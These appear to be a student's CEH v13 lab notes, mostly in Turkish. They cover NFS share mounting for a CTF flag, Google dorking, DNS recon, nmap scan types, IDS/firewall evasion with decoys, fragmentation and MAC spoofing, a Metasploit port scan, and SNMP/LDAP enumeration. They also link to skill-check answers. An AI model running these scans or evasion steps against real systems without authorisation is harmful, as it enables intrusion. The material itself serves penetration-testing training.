
GENEL

Wednesday, October 22, 2025 12:03 AM


- Windowsta powershell'de klavyeyi türkçeye çeviren komut:
  Set-WinUserLanguageList tr-TR -Force

- Dosya indirmek için web sunucusu oluşturma:

- 

- engage cevapları: https://github.com/hari-the-billionaire/CEH-v13-Engage-Skill-Check/tree/main
- https://www.stenge.info/post/stegsnow-hide-a-text-in-a-text-file

- Directory çıkmaz ise gobuster ile mecburi dizin taraması.



DVWA: admin:password

Nfsmount:

Sunday, January 11, 2026 12:27 PM

Port 2049 açık ise. Ve dosya çekilecek ise.

NFS export'ları listele

Önce hedefin hangi dizinleri paylaştığını görmelisin:

showmount -e 10.X.X.X
Örnek çıktı:

Export list for 10.X.X.X:
/home *
/var/backups *
👉 Buradaki dizinler **mount edilebilir** dizinlerdir.

2️⃣ Yerel mount dizini oluştur

Kendi makinen üzerinde boş bir klasör aç:

mkdir /tmp/nfs

3️⃣ NFS share'i mount et

Örneğin /home export edilmişse:

sudo mount -t nfs 10.X.X.X:/home /tmp/nfs
Eğer versiyon hatası alırsan (çok yaygın):

sudo mount -t nfs -o vers=3 10.X.X.X:/home /tmp/nfs
Alternatif olarak:

sudo mount -t nfs -o nolock 10.X.X.X:/home /tmp/nfs

4️⃣ Mount başarılı mı kontrol et

ls -la /tmp/nfs
Artık **hedef makinenin dosyalarını kendi makinenmiş gibi** görüyorsun 🎯

5️⃣ StealthNet.txt dosyasını bul

find /tmp/nfs -name StealthNet.txt 2>/dev/null
Bulduğunda oku:

cat /tmp/nfs/YOLU/StealthNet.txt
⚠️ Büyük/küçük harfe **birebir dikkat et** (CTF'lerde kritik).

6️⃣ Yetki hatası alırsan (çok önemli CTF trick'i)

Eğer Permission denied görürsen:

ls -ln /tmp/nfs
Dosyanın **UID/GID**'ine bak.
CTF'lerde sık kullanılan çözüm:

sudo useradd -u <UID> nfsuser
su nfsuser
cat /tmp/nfs/...
(NFS UID'ye göre izin verir, kullanıcı adına değil.)

7️⃣ İşin bitince unmount et

sudo umount /tmp/nfs

🎯 CTF ipucu (çok kritik)

- NFS = **auth bypass** demektir
- SSH gerekmeden flag alınır
- Root olman gerekmez
- no_root_squash varsa **efsane sonuçlar çıkar**

Module 02: Footprinting and Reconnaissance

Monday, March 3, 2025 1:53 AM

LAB:
intitle:login site:eccouncil.org
EC-Council filetype:pdf ceh

Dork parametreleri:

1. Apart from the aforementioned advanced Google operators, you can also use the following to perform an advanced search to gather more information about the target organization from publicly available sources.


- **cache**: This operator allows you to view cached version of the web page. [cache:www.eccouncil.org]- Query returns the cached version of the website www.eccouncil.org
- **allinurl**: This operator restricts results to pages containing all the query terms specified in the URL. [allinurl: EC-Council career]-Query returns only pages containing the words "EC-Council" and "career" in the URL
- **inurl**: This operator restricts the results to pages containing the word specified in the URL [inurl: copy site:www.eccouncil.org]-Query returns only pages in EC-Council site in which the URL has the word "copy"
- **allintitle**: This operator restricts results to pages containing all the query terms specified in the title. [allintitle: detect malware]-Query returns only pages containing the words "detect" and "malware" in the title
- **inanchor**: This operator restricts results to pages containing the query terms specified in the anchor text on links to the page. [Anti-virus inanchor:Norton]-Query returns only pages with anchor text on links to the pages containing the word "Norton" and the page containing the word "Anti-virus"
- **allinanchor**: This operator restricts results to pages containing all query terms specified in the anchor text on links to the page. [allinanchor: best cloud service provider]-Query returns only pages in which the anchor text on links to the pages contain the words "best," "cloud," "service," and "provider"
- **link**: This operator searches websites or pages that contain links to the specified website or page. [link:www.eccouncil.org]-Finds pages that point to EC-Council's home page
- **related**: This operator displays websites that are similar or related to the URL specified. [related:www.eccouncil.org]-Query provides the Google search engine results page with websites similar to eccouncil.org
- **info**: This operator finds information for the specified web page. [info:eccouncil.org]-Query provides information about the www.eccouncil.org home page

- **location**: This operator finds information for a specific location. [location: EC-Council]-Query give you results based around the term EC-Council


https://sitereport.netcraft.com/ ---> buraya girip herhangi bir site girip sorguluyorsun. Burdan domain kısmına tıklayıp subdomainleri ve işletim sistemlerini görebiliyorsun.


https://dnsdumpster.com/ --> burası da aynen subdomainleri ve bilgileri görüyor. Buradan excel dosyasını indirip subdomainleri inceleyebilirsin.

Nslookup komutunun kullanımı: (type=a dedikten sonra istediğin kadar domain yazabiliyorsun ip'sini veriyor)



Ardından set type=cname diyip name server'ın domaininin ipsini de bulabilirsin. Bu yöntemle ddos gibi saldırılar yapılabilir:





Tracert kullanımı:
Windowsta: **tracert** **www.certifiedhacker.com**
Linuxta: traceroute **www.certifiedhacker.com**

Recon-ng tool'unun kullanımı:

Module 03: Scanning Networks

23 September 2025 Tuesday 09:32

-sn: disables port scan and **-PR**: performs ARP ping scan.
-PU: performs the UDP ping scan.
-PE: performs the ICMP ECHO ping scan.
-PP: performs the ICMP timestamp ping scan.

- **ICMP Address Mask Ping Scan**: This technique is an alternative for the traditional ICMP ECHO ping scan, which are used to determine whether the target host is live specifically when administrators block the ICMP ECHO pings.
  # nmap -sn -PM [target IP address]

- **TCP SYN Ping Scan**: This technique sends empty TCP SYN packets to the target host, ACK response means that the host is active.
  # nmap -sn -PS [target IP address]

- **TCP ACK Ping Scan**: This technique sends empty TCP ACK packets to the target host; an RST response means that the host is active.
  # nmap -sn -PA [target IP address]

- **IP Protocol Ping Scan**: This technique sends different probe packets of different IP protocols to the target host, any response from any probe indicates that a host is active.
  # nmap -sn -PO [target IP address]

- **-sT**: performs the TCP connect/full open scan and (TCP connect scan completes a three-way handshake with the target machine)

- **-sS**: performs the stealth scan/TCP half-open scan and **-v**: enables the verbose output (include all hosts and ports in the output). The stealth scan involves resetting the TCP connection between the client and server abruptly before completion of three-way handshake signals, and hence leaving the connection half-open. This scanning technique can be used to bypass firewall rules, logging mechanisms, and hide under network traffic. (firewallu atlatüyür.)

- **-sX**: performs the Xmas scan. Xmas scan sends a TCP frame to a target system with FIN, URG, and PUSH flags set. If the target has opened the port, then you will receive no response from the target system. If the target has closed the port, then you will receive a target system reply with an RST. (firewall olup olmadığını anliyon. Açık olsa bile reset gönderebilir emme reset göndermesi fw olmadığını gösterüyür)

- **-sM**: performs the TCP Maimon scan. In the TCP Maimon scan, a FIN/ACK probe is sent to the target; if there is no response, then the port is Open|Filtered, but if the RST packet is sent as a response, then the port is closed. (firewall olup olmadığını anliyon)

- **-sA**: performs the ACK flag probe scan. The ACK flag probe scan sends an ACK probe packet with a random sequence number; no response implies that the port is filtered (stateful firewall is present), and an RST response means that the port is not filtered. (firewall olup olmadığını anliyon)

  -sU: performs the UDP scan. The UDP scan uses UDP protocol instead of the TCP. There is no three-way handshake for the UDP scan. It sends UDP packets to the target host; no response means that the port is open. If the port is closed, an ICMP port unreachable message is received.(yani udp atılır ve cevap gelmez ise açık demektir, bu yüzden scan uzun sürer)

- **-v**: enables the verbose output (include all hosts and ports in the output).

- **IDLE/IPID Header Scan**: A TCP port scan method that can be used to send a spoofed source address to a computer to discover what services are available.
  # nmap -sI -v [target IP address]

- **SCTP INIT Scan**: An INIT chunk is sent to the target host; an INIT+ACK chunk response implies that the port is open, and an ABORT Chunk response means that the port is closed.
  # nmap -sY -v [target IP address]

- **SCTP COOKIE ECHO Scan**: A COOKIE ECHO chunk is sent to the target host; no response implies that the port is open and ABORT Chunk response means that the port is closed.
  # nmap -sZ -v [target IP address]

- **-sV**: detects service versions.

- **-A**: enables aggressive scan. The aggressive scan option supports OS detection (-O), version scanning (-sV), script scanning (-sC), and traceroute (--traceroute). You should not use -A against target networks without permission.

- **Active Banner Grabbing** Specially crafted packets are sent to the remote OS, and the responses are noted, which are then compared with a database to determine the OS. Responses from different OSes vary, because of differences in the TCP/IP stack implementation.

https://nmap.org/book/man-briefoptions.html

```
Nmap 7.96SVN ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN, TCP ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports sequentially - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
  -sC: equivalent to --script=default
  --script=<Lua scripts>: <Lua scripts> is a comma separated list of
          directories, script-files or script-categories
  --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
  --script-args-file=filename: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
  --script-help=<Lua scripts>: Show help about scripts.
          <Lua scripts> is a comma-separated list of script-files or
          script-categories.
OS DETECTION:
  -O: Enable OS detection
  --osscan-limit: Limit OS detection to promising targets
  --osscan-guess: Guess OS more aggressively
TIMING AND PERFORMANCE:
  Options which take <time> are in seconds, or append 'ms' (milliseconds),
  's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
  -T<0-5>: Set timing template (higher is faster)
  --min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
  --min-parallelism/max-parallelism <numprobes>: Probe parallelization
  --min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies
      probe round trip time.
  --max-retries <tries>: Caps number of port scan probe retransmissions.
  --host-timeout <time>: Give up on target after this long
  --scan-delay/--max-scan-delay <time>: Adjust delay between probes
  --min-rate <number>: Send packets no slower than <number> per second
  --max-rate <number>: Send packets no faster than <number> per second
FIREWALL/IDS EVASION AND SPOOFING:
  -f; --mtu <val>: fragment packets (optionally w/given MTU)
  -D <decoy1,decoy2[,ME],...>: Cloak a scan with decoys
  -S <IP_Address>: Spoof source address
  -e <iface>: Use specified interface
  -g/--source-port <portnum>: Use given port number
  --proxies <url1,[url2],...>: Relay connections through HTTP/SOCKS4 proxies
  --data <hex string>: Append a custom payload to sent packets
  --data-string <string>: Append a custom ASCII string to sent packets
  --data-length <num>: Append random data to sent packets
  --ip-options <options>: Send packets with specified ip options
  --ttl <val>: Set IP time-to-live field
  --spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
  --badsum: Send packets with a bogus TCP/UDP/SCTP checksum
OUTPUT:
  -oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3,
     and Grepable format, respectively, to the given filename.
  -oA <basename>: Output in the three major formats at once
  -v: Increase verbosity level (use -vv or more for greater effect)
  -d: Increase debugging level (use -dd or more for greater effect)
  --reason: Display the reason a port is in a particular state
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
  --iflist: Print host interfaces and routes (for debugging)
  --append-output: Append to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
  --noninteractive: Disable runtime interactions via keyboard
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Nmap.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
```

- **Active Banner Grabbing** Specially crafted packets are sent to the remote OS, and the responses are noted, which are then compared with a database to determine the OS. Responses from different OSes vary, because of differences in the TCP/IP stack implementation.

- **Passive Banner Grabbing** This depends on the differential implementation of the stack and the various ways an OS responds to packets. Passive banner grabbing includes banner grabbing from error messages, sniffing the network traffic, and banner grabbing from page extensions.

- **-A**: to perform an aggressive scan.

- **-O**: performs the OS discovery.

- **nmap --script smb-os-discovery.nse [Target IP Address]**

  --script: specifies the customized script and **smb-os-discovery.nse**: attempts to determine the OS, computer name, domain, workgroup, and current time over the SMB protocol (ports 445 or 139).

  Techniques to evade IDS/firewall:

  Packet Fragmentation: Send fragmented probe packets to the intended target, which re-assembles it after receiving all the fragments

- **Source Routing**: Specifies the routing path for the malformed packet to reach the intended target
- **Source Port Manipulation**: Manipulate the actual source port with the common source port to evade IDS/firewall
- **IP Address Decoy**: Generate or manually specify IP addresses of the decoys so that the IDS/firewall cannot determine the actual IP address
- **IP Address Spoofing**: Change source IP addresses so that the attack appears to be coming in as someone else
- **Creating Custom Packets**: Send custom packets to scan the intended target beyond the firewalls
- **Randomizing Host Order**: Scan the number of hosts in the target network in a random order to scan the intended target that is lying beyond the firewall
- **Sending Bad Checksums**: Send the packets with bad or bogus TCP/UDP checksums to the intended target
- **Proxy Servers**: Use a chain of proxy servers to hide the actual source of a scan and evade certain IDS/firewall restrictions
- **Anonymizers**: Use anonymizers that allow them to bypass Internet censors and evade certain IDS and firewall rules
- **-f** switch is used to split the IP packet into tiny fragment packets. Packet fragmentation refers to the splitting of a probe packet into several smaller packets (fragments) while sending it to a network. When these packets reach a host, IDSs and firewalls behind the host generally queue all of them and process them one by one. However, since this method of processing involves greater CPU consumption as well as network resources, the configuration of most of IDSs makes it skip fragmented packets during port scans.
- **nmap -g 80 [Target IP Address]** Source port manipulation refers to manipulating actual port numbers with common port numbers to evade IDS/firewall: this is useful when the firewall is configured to allow packets from well-known ports like HTTP, DNS, FTP, etc.
- **nmap -mtu 8 [Target IP Address].** In this command, **-mtu**: specifies the number of Maximum Transmission Unit (MTU) (here, 8 bytes of packets). Using MTU, smaller packets are transmitted instead of sending one complete packet at a time. This technique evades the filtering and detection mechanism enabled in the target machine.

- **nmap -D RND:10 [Target IP Address]** . In this command, **-D**: performs a decoy scan and **RND**: generates a random and non-reserved IP addresses (here, **10**). The IP address decoy technique refers to generating or manually specifying IP addresses of the decoys to evade IDS/firewall. This technique makes it difficult for the IDS/firewall to determine which IP address was actually scanning the network and which IP addresses were decoys. By using this command, Nmap automatically generates a random number of decoys for the scan and randomly positions the real IP address between the decoy IP addresses.
- **nmap -sT -Pn --spoof-mac 0 [Target IP Address].** In this command **--spoof-mac 0** represents randomizing the MAC address, **-sT**: performs the TCP connect/full open scan, **-Pn** is used to skip the host discovery.MAC address spoofing technique involves spoofing a MAC address with the MAC address of a legitimate user on the network. This technique allows you to send request packets to the targeted machine/network pretending to be a legitimate host.
- -----metasploit kısmı----
- Msfconsole yazınca başlıyor.
- Type **search portscan** and press **Enter**. The Metasploit port scanning modules appear.
- type **use auxiliary/scanner/portscan/syn** and hit **Enter**.

  We will use this module to perform an SYN scan against the target IP address range (**10.10.1.5-23**) to look for open port 80 through the eth0 interface.

  To do so, issue the below commands:

- **set INTERFACE eth0**
- **set PORTS 80**
- **set RHOSTS 10.10.1.5-23**
- **set THREADS 50**
- **Daha sonra run diyoruz ve çalışıyor.**

```
  --resume <filename>: Resume an aborted scan
  --noninteractive: Disable runtime interactions via keyboard
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Nmap.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
  -6: Enable IPv6 scanning
  -A: Enable OS detection, version detection, script scanning, and traceroute
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE ( https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
```

DİP NOT: Özellikle OS versiyon kontorlü 445 portu üzerinden yapılır. Nedeni araştırılacak.

Aşağıdaki yönetmlerle de OS keşfi yapılabilir metaspolit'te:

```
auxiliary/scanner/smb/smb_version
```

use

Module 04: Enumeration

25 September 2025 Thursday 20:38

Task 1: Perform NetBIOS Enumeration

NetBIOS stands for Network Basic Input Output System. Windows uses NetBIOS for file and printer sharing.

nbtstat -a [IP address of the remote machine (windows)
-a displays the NetBIOS name table of a remote computer.,

nbtstat -c (windows)
-c lists the contents of the NetBIOS name cache of the remote computer.

What is cache of netbios:
Name Cache (İsim Önbelleği):

- Bir bilgisayar, başka bir bilgisayara **NetBIOS adıyla** erişmeye çalıştığında (örn: \\SERVERX\share), önce bu adı IP adresine çevirmesi gerekir.
- Bu çözümleme, WINS sunucusu, broadcast, hosts/lmhosts dosyası veya DNS üzerinden yapılabilir.
- Çözümlenen isim–IP eşleşmeleri **cache** (önbellek) içinde tutulur.
- Böylece aynı isme tekrar erişilmek istendiğinde, her defasında sorgu yapılmaz, direkt **önbellekten** alınır.

Task 1: Perform SNMP Enumeration

SNMP (Simple Network Management Protocol) is an application layer protocol that runs on UDP (User Datagram Protocol) and maintains and manages routers, hubs, and switches on an IP network. SNMP agents run on networking devices on Windows and UNIX networks.

snmpwalk -v1 -c public [target IP]
-v: specifies the SNMP version number (1 or 2c or 3) and **-c**: sets a community string.


snmpwalk -v2c -c public [Target IP Address]
-v: specifies the SNMP version (here, 2c is selected) and **-c**: sets a community string.

Çıktı:

Lab 3: Perform LDAP Enumeration

LDAP (Lightweight Directory Access Protocol) is an Internet protocol for accessing distributed directory services over a network. LDAP uses DNS (Domain Name System) for quick lookups and fast resolution of queries. A client starts an LDAP session by connecting to a DSA (Directory System Agent), typically on TCP port 389, and sends an operation request to the DSA, which then responds. BER (Basic Encoding Rules) is used to transmit information between the client and the server. One can anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names.

Navigate to **Z:\CEHv13 Module 04 Enumeration\LDAP Enumeration Tools\Active Directory Explorer** and double-click **ADExplorer.exe**.The **Active Directory Explorer License Agreement** window appears; click **Agree**.The **Connect to Active Directory** pop-up appears; type the IP address of the target in the **Connect to** field (here, we are targeting the **Windows Server 2022** machine: **10.10.1.22**) and click **OK**.



You can also use other LDAP enumeration tools such as **Softerra LDAP Administrator** (https://www.ldapadministrator.com), **LDAP Admin Tool** (https://www.ldapsoft.com), **LDAP Account Manager** (https://www.ldap-account-manager.org), and **LDAP Search** (https://securityxploded.com) to perform LDAP enumeration on the target.

Lab 4: Perform NFS Enumeration

